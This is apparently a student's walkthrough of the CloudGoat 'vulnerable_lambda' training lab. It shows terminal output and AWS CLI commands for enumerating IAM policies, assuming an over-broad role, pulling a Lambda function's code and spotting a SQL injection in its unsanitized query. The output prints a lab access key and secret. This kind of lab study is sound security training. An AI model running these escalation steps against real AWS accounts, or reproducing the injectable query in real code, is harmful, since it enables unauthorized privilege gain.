Session Actions Edit View Help
}
┌──(n3v1ll3㉿neville)-[~]
└─$ cloudgoat create vulnerable_lambda
Loading whitelist.txt ...
A whitelist.txt file was found that contains at least one valid IP address or range.
Using default profile "cloudgoat" from config.yml ...
Initializing the backend ...
Initializing provider plugins ...
- Finding latest version of hashicorp/archive ...
- Finding latest version of hashicorp/aws ...
- Installing hashicorp/archive v2.7.1 ...
- Installed hashicorp/archive v2.7.1 (signed by HashiCorp)
- Installing hashicorp/aws v6.25.0 ...
- Installed hashicorp/aws v6.25.0 (signed by HashiCorp)
Terraform has created a lock file .terraform.lock.hcl to record the provider
selections it made above. Include this file in your version control repository
so that Terraform can guarantee to make the same selections by default when
you run "terraform init" in the future.
Terraform has been successfully initialized!
You may now begin working with Terraform. Try running "terraform plan" to see
any changes that are required for your infrastructure. All Terraform commands
should now work.
If you ever set or change modules or backend configuration for Terraform,
rerun this command to reinitialize your working directory. If you forget, other
commands will detect it and remind you to do so if necessary.
[cloudgoat] terraform init completed with no error code.
data.archive_file.policy_applier_lambda1_zip: Reading...
data.archive_file.policy_applier_lambda1_zip: Read complete after 2s [id=4819f4481f24ac0ae4f82a0f10eb46f06fe05cf7]
data.aws_caller_identity.current: Reading...
data.aws_caller_identity.current: Read complete after 0s [id=622111839747]
Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
+ create
Terraform will perform the following actions:
# aws_cloudwatch_log_group.policy_applier_lambda1 will be created
+ resource "aws_cloudwatch_log_group" "policy_applier_lambda1" {
+ arn = (known after apply)
+ deletion_protection_enabled = (known after apply)
+ id = (known after apply)
+ log_group_class = (known after apply)
+ name = "/aws/lambda/cgidgs245spuvi-policy_applier_lambda1"
+ name_prefix = (known after apply)
Right Ctrl
ENG 21:07


Kali Linux [Running] - Oracle VirtualBox
File Machine View Input Devices Help
n3v1ll3@neville: ~
Session Actions Edit View Help
resource as well.
(and one more similar warning elsewhere)
Apply complete! Resources: 9 added, 0 changed, 0 destroyed.
Outputs:
cloudgoat_output_aws_account_id = "622111839747"
cloudgoat_output_bilbo_access_key_id = "AKIAZBWGBKYB5AQQTQOI"
cloudgoat_output_bilbo_secret_key = <sensitive>
profile = "cloudgoat"
scenario_cg_id = "cgidgs245spuvi"
[cloudgoat] terraform apply completed with no error code.
[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 622111839747
cloudgoat_output_bilbo_access_key_id = AKIAZBWGBKYB5AQQTQOI
cloudgoat_output_bilbo_secret_key = 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
profile = cloudgoat
scenario_cg_id = cgidgs245spuvi
[cloudgoat] Output file written to:
/home/n3v1ll3/.local/share/pipx/venvs/cloudgoat/lib/python3.13/site-packages/cloudgoat/vulnerable_lambda_cgidgs245spuvi/start.txt
┌──(n3v1ll3㉿neville)-[~]
└─$ aws iam get-user
Unable to locate credentials. You can configure credentials by running "aws configure".
┌──(n3v1ll3㉿neville)-[~]
└─$ aws sts get-caller-identity
Unable to locate credentials. You can configure credentials by running "aws configure".
┌──(n3v1ll3㉿neville)-[~]
└─$
Right Ctrl
ENG 21:14





## 2. Setup a profile for bilbo in AWS CLI using the credentials that CloudGoat created




### 3. Get the policies attached to the user


Command used: *aws --profile bilbo --region us-east-1 iam list-user-policies --user-name <user name in aws console/arn> (checks if there are any user-specific policies)*




- The policy attached to the bilbo user is **standard-user-assumer.**
- A "standard-user-assumer" policy enables a regular IAM user (with minimal rights) to temporarily take on permissions of a separate, more powerful IAM Role, using sts:AssumeRole, to perform specific tasks, which is a security best practice for temporary, least-privilege access instead of long-lived credentials. The user gets an AssumeRolePolicy allowing sts:AssumeRole on the target role, while the Role has a Trust Policy defining who (like your user) can assume it and a Permissions Policy defining what actions are allowed.
- After the permission enumeration process, you'll see that the 'bilbo' user has "iam:Get*" and "iam:List*" for ""Resource": "*"". You can also see that bilbo has "sts:AssumeRole" for ""Resource": "arn:aws:iam::940877411605:role/cg-lambda-invoker*"", and so you can check out which permissions the "cg-lambda-invoker" role has

## 4. Get all permissions assigned via a user policy for the 'bilbo' user.

Command used = *aws --profile bilbo --region us-east-1 iam get-user-policy --user-name cg-bilbo-cgidgs245spuvi --policy-name cg-bilbo-cgidgs245spuvi-standard-user-assumer*




You (as the bilbo user) have:

- Permission to assume a specific role (cg-lambda-invoker*) - The wildcard means the resource doesn't adhere to the principle of least privilege (hence the name vulnerable lambda).
- Permission to see IAM info (The user has basic read-only IAM permissions)
    - This allows you to:
        - List IAM roles
        - List IAM users
        - Get details about IAM entities
        - Simulate policies (used for privilege escalation analysis)


Star permissions should never be used when granting permissions with the "Allow" effect in production environments

Wildcard permissions grant broad permissions, often for many permissions or resources which should never be applied to Lambda functions.


The name of the “cg-lambda-invoker” role and the associated permissions both point toward the lambda service as a possible target. We don’t have the “iam:PassRole” permission, which is required for common privilege escalations involving the lambda service. However, this does not mean that the lambda service should be ignored. Improperly configured lambdas can still be exploited.

## 5. List all roles, looking for ones associated with CloudGoat (cg-).

Command = *aws --profile bilbo --region us-east-1 iam list-roles | grep cg-*




## 6. Check what policies are attached to the promising role.





## 7. Assume the role to gain credentials and higher privileges

Since the role is assumable, we assume it

- "Assuming a role" in AWS is the process of temporarily transferring permissions from an IAM role to a user, service, or application that does not inherently have those permissions. This practice enhances security by providing temporary, scoped access credentials instead of managing long-term access keys for multiple entities.
- When a role is assumed, the **AWS Security Token Service (STS)** provides a set of temporary security credentials consisting of an access key ID (starting with ASIA), a secret access key, and a session token. These credentials are valid for a limited duration (15 minutes to 12 hours) and automatically expire, enforcing security best practices.

Command = *aws --profile bilbo --region us-east-1 sts assume-role --role-arn arn:aws:iam::622111839747:role/cg-lambda-invoker-cgidgs245spuvi --role-session-name assumed-role*





## 8. List lambdas to identify the target lambda.

For this, I had to edit the ~/.aws/credentials file to add the assumed_role profile using those temporary creds I got before. The Session token needed to be added along with the access key and secret access key

Then I used the command : *aws --profile assumed_role --region us-east-1 lambda list-functions*

What This Does

- Retrieves all Lambda functions in the AWS account.
- Identifies the one belonging to CloudGoat (it will likely start with cg-).
- This Lambda can apply AWS policies to users—our attack target.





Look at the lambda source code.

The Lambda function contains source code that determines how it processes requests. We need to look at it for vulnerabilities.

Command used: *aws --profile assumed_role --region us-east-1 lambda get-function --function-name cgidgs245spuvi-policy_applier_lambda1*

What this command does:

- Returns details about the function, including a download URL for its deployment package.






- The response includes a download link for the function's deployment package.

  Extracting it revealed:

  - A Python script (`main.py`)
  - A local SQLite database (`my_database.db`)

  The package contains the Lambda function's code.




- Look for:
    - How it processes input (is it properly sanitizing input?).
    - Any database structure hints in the comments.

- Potential injection vulnerabilities.

{"policy_name": "AdministratorAccess", "public": 'False'} seems interesting

**The handler: where the vulnerability exists**

```
target_policys = event['policy_names']

user_name = event['user_name']
```

The **attacker controls**:

- `policy_names`
- `user_name`
  Meaning *you* can choose any policy.

---

**SQL query for validation**

```
statement = f"select policy_name from policies where
policy_name='{policy}' and public='True'"
```

This checks:

- Is the policy name in the database?
- Is it marked as `public=True`?
  If yes → Lambda will attach it.

---

**Here's the security vulnerability**

## Notice the SQL:

```
select policy_name from policies where policy_name='{policy}' ...
```

- The variable `{policy}` is inserted directly without sanitization. This means the function is vulnerable to **SQL Injection**.

